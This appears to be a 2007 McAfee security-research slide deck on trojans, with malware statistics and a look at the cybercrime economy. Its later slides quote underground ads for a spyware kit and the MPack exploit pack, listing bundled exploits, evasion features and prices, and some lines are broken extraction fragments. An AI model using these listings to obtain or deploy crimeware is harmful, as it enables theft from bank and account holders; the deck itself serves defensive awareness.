

McAfee®



Protect what you value.

Trojans – A Reality Check

Looking at what's real

Toralv Dirro

EMEA Security Strategist, CISSP

McAfee® Avert® Labs


© 2007 McAfee, Inc.

Dirk Kollberg

Virus Research Lead

McAfee® Avert® Labs

McAfee®



Protect what you value.

So when did all this start?

History Lesson

- Term coined by Ken Thompson in 1983
- Used to gain privileged access to computers since the 80s
 - Keyloggers
 - Fake login screens
- ...and to maintain access
 - Rootkits
 - Backdoors
- or trivial trojans that just delete things

<http://www.acm.org/awards/article/a1983-thompson.pdf>

McAfee

8/11/2007



Protect what you value.

The Hype is started

- Defcon 7.0: BO2K is released
- Massive Media attention
- The Hype is started

McAfee

8/11/2007



Protect what you value.

Hype around Trojans

- 2001: Magic Lantern
 - Supposedly developed by the FBI to replace (hardware) keyloggers
- 2007: Der Bundestrojaner
 - Proposed by German authorities to enable „online searches“ on suspects computers
 - >600.000 Google hits
 - April's Fool Joke around it by the CCC scares thousands
 - Estimated cost of development ~200.000 Euro [1]

[1] Drucksache 16/3973 Deutscher Bundestag


McAfee

8/11/2007



Protect what you value.


McAfee®



Protect what you value.

And The Reality?

Malware & Potentially Unwanted Program Growth




McAfee

8/11/2007




Protect what you value.


Samples sent to McAfee Research



2005



2006




Legacy is defined as: DOS, boot-sector, and Win3.1 viruses
 Source: McAfee's statistics




1997 - 2006

Fastest Growing Trojan Types



2007: Q1 Password Stealing Trojan Targets



McAfee

8/11/2007



Protect what you value.

By The End of 2006

	1997	End of 2006
Vulnerabilities	400	21,400
Password Stealers	400	13,600
Potentially Unwanted Programs	1	23,000
Viruses and Trojans	17,000	222,000
Spam	5%	80+%



8/11/2007



Protect what you value.

Real Data from Customers

- Last 18 months detection

— W32/Sober@mm!681	8.362.071	MassMailer
— W32/Sober.gen@mm	479.392	MassMailer
— Adware/abetterintrnt.gen.a	318.556	Adware
— W32/Netsky.p	286.998	MassMailer
— Generic Malware.a!zip	202.929	Trojan
— New Malware.j	198.962	Trojan
— W32/Almanahe.c	63.452	Virus, Poly, Rootkit
— Vundo.dll	54.579	Trojan
— Downloader.AAP	46.870	Downloader
— Downloader.BAI!M711	28.093	Downloader
— PWS-Goldun	21.403	PasswordStealer
— PWS-Legmir	4.100	PasswordStealer



Real Data from Customers

From this list ranked with detections in 2007 only

- | | |
|------------------------|----------------------------------|
| 1. New Malware.j | Trojan |
| 2. W32/Almanahe.c | Virus, Poly, Rootkit, Downloader |
| 4. Vundo.dll | Trojan |
| 5. Downloader.AAP | Downloader |
| 6. Downloader.BAI!M711 | Downloader |

McAfee

8/11/2007



Protect what you value.

Real Data from Customers

- Worms/Bots?
 - Many dozens
 - All different
 - Small numbers, most below 20 unique detections

McAfee

8/11/2007



Protect what you value.

Real Data from Customers

- Worms/Bots?
 - Many dozens
 - All different
 - Small numbers, most below 20 unique detections
- And some fun detections...
 - Parity Boot (2 detections)
 - PS-Kill (1033 detections)
 - SymbOS/Comwarrior.a (544 detections? WTF!)



2007: Q1 Trends

- 1,833 vulnerabilities in the National Vulnerability DB
—(33% increase over Q1-06)
- 21,579 classified viruses and trojans
—(34% increase over Q1-06)
- 1,379 classified PUPs
—(an 8% decrease over Q1-06)
- 85% of all e-mail considered Spam
- Password Stealing Trojans targeting banks and game accounts



McAfee®



Protect what you value.

Malware for Money

Installing Adware on compromised machines

- Common practise to make money with a botnet
- Pay-per-install programs offered by various companies
 - Price depends on region where the victim is located
 - Ranges from \$0.05 to \$0.50
- Financial Motivation caused major changes why people write Malware and what kind of Malware is written



Advertised Prices for various items

- United States-based credit card with card verification value \$1–\$6
- United Kingdom-based credit card with card verification value \$2–\$12
- List of 29,000 emails \$5
- Online banking account with a \$9,900 balance \$300
- Yahoo Mail cookie exploit—advertised to facilitate full access when successful \$3
- Valid Yahoo and Hotmail email cookies \$3
- Compromised computer \$6–\$20
- Phishing Web site hosting—per site \$3–5
- Verified PayPal account with balance (balance varies) \$50–\$500
- Unverified PayPal account with balance (balance varies) \$10–\$50
- Skype account \$12
- World of Warcraft account—one month duration \$10

Source: Symantec Internet Security Threat Report



8/11/2007



Protect what you value.



[About us](#) [Products](#) [Technologies](#) [Contact Us](#) [Links](#)

Not ordinary spyware...

Basic Spyware Package

PRODUCTS CATEGORY

Spyware

Online Services

- Invisibility in system
- Implementation of software FireWalls leak
- Implementation of Polymorphic algorithm
- Implementation of AV Software vulnerability: AV Bases Update Breaker
- Socks5 Proxy Server ([Demo](#) of Socks Panel)
- FTP Server
- KeyLogger
- Clipboard Logger
- Implementation of WebMoney Keeper leak: WebMoney Grabber
- Implementation of E-gold security system leak
- Protected Storage Grabber
- Far FTP, TotalCommander FTP, The Bat Passwords Grabber
- Sends logs/files to http server
- Web-based Remote Control ([Demo](#))
- Implementation of IE leak: Form Grabber
- Implementation of UK banks security system leak: Memorable Info Grabber (at this moment released implementation of 6 most popular UK banks security system leak, no screenshots, only text) ([List of vulnerable banks](#))

Buy it now for
\$650 USD

The cost of cyber crime tools

Price :
 Compiling under your wallets : \$ 5
 Bilder : \$ 10
 Gek : \$ 30
 Updates : \$ 5

VirusTotal on WMT

AhnLab-V3 2007.4.7.0 04.06.2007 no virus found
 AntiVir 7.3.1.48 04.07.2007 no virus found
 Authentium 4.93.8 04.06.2007 no virus found
 Avast 4.7.936.0 04.06.2007 no virus found
 AVG 7.5.0.447 04.07.2007 no virus found
 BitDefender 7.2 04.07.2007 no virus found
 CAT-QuickHeal 9.00 04.06.2007 no virus found
 ClamAV devel-20070312 04.07.2007 no virus found
 DrWeb 4.33 04.07.2007 no virus found
 eSafe 7.0.15.0 04.07.2007 no virus found
 eTrust-Vet 30.7.3549 04.06.2007 no virus found
 Ewido 4.0 04.07.2007 no virus found
 FileAdvisor 1.04.07.2007 no virus found
 Fortinet 2.85.0.0 04.07.2007 suspicious
 F-Prot 4.3.1.45 04.04.2007 no virus found
 US 6.70.13030.0 04.07.2007 no virus found
 Ikarus T3.1.1.3 04.07.2007 no virus found
 Kaspersky 4.0.2.24 04.07.2007 no virus found
 McAfee 5003 04.06.2007 no virus found
 Microsoft 1.2405 04.07.2007 no virus found
 NOD32v2 2172 04.07.2007 no virus found

MPack v0.851 stat

Attacked hosts: (total/uniq)	
IE XP ALL	112716 - 107033
QuickTime	19 - 18
Win2000	3819 - 3637
Firefox	33700 - 33148
Opera7	217 - 202

Traffic: (total/uniq)	
Total traff:	167407 - 153940
Exploited:	19257 - 16328
Loads count:	38669 - 12345
Loader's response:	200.8% - 75.61%
User blocking:	ON
Country blocking:	OFF

Efficiency: 23.1% - 8.02%

botkit functionalities: US\$600.

counts. You load the list of FTP accounts and it automatically checks if the user is creating the valid accounts from the invalid ones: US\$15.

500 + US\$25 for update.

date: US\$5

uniques US\$40.

s: US\$5

s creat

Trojans

Bundle sploitov MPack (probiv adalte at 10%, ifreymah from 12 to 35)

Update bundles ekspltoitov MPack
 Current version **0.80**

The new version added :
 - locking repeat visits using advanced system razlichayuschey run for natom
 A simplified compared to previous versions of the installation
 - counting efficiency loadera, allowing time to recognize spalivshiyasya soft and not lose this potential boot

The update includes the following eskpy :
 - modified MS06-014 with maksimizirovannoy efficiency
 - MS06-006 under Firefox 1.5.x and Opera 7.x
 - unnamed 0day for Win2000 (ms06-044)
 = XML overflow under XP \ 2k3 delayed by operation
 = WebViewFolderIcon overflow
 = WinZip ActiveX overflow
 = QuickTime overflow
 = **ANI new overflow**

Price as before \$ 700 for ligament and \$ 300 for bilder loadera (samorazmnnozhayuschiyasya loader 3k \$ podnobnosti online **[Only registered users can see links. Registration!]**).

Probiv at yusa bize reaches **45-50%** (!) , The supplier traffa connect with the acquisition.
 At adalte and ifreyme increased by ~ 2-5%

By purchasing a link with us, you would get not only an excellent product, but also first-rate support by the end of last year.

Also recall that existing users pounding on the update

phase.
 Checking on the older version antichat'e
 [REDACTED]

The purchase icq [REDACTED] for updating icq [REDACTED]



The screenshot shows a Windows XP desktop with several open applications:

- Browser:** A browser window is open with a search bar containing "Google" and "Einstellungen". The address bar shows a URL starting with "http://".
- WordPad:** A window titled "urls.dat - WordPad" is open, displaying a list of URLs. The list is organized into columns: "real=", "fake=", and "times=". The "real=" column contains links to Barclays and Bank of America. The "fake=" column contains links to Google and Wells Fargo. The "times=" column contains the number "2".
- Callout Box:** A yellow callout box points to the end of the last "real=" link. It contains the text: "this is massive of real links to redirect to fake symbol ; is for parsing. do not add ; at the end of last real link" and its Russian translation: "массив реальных линков на фейк. символ ; необходим если у вас больше чем один реальный линк. в конце последнего линка не надо ставить ;".
- System Tray:** A notification bubble reads "REAL to FAKE REDIRECT CANCELLED! fake site shown 2 times, and configurator says to show 2 now going to real site!".
- Taskbar:** The taskbar shows the Start button, several open applications (McAfee Virus, McAfee, urls.dat, htmlcode.dat, Bank of Am..., Settings), and the system clock showing 4:31 PM on Friday.




McAfee®



Protect what you value.

Obfuscating Trojans to hide from AV

Using Runtime Packers to circumvent AV



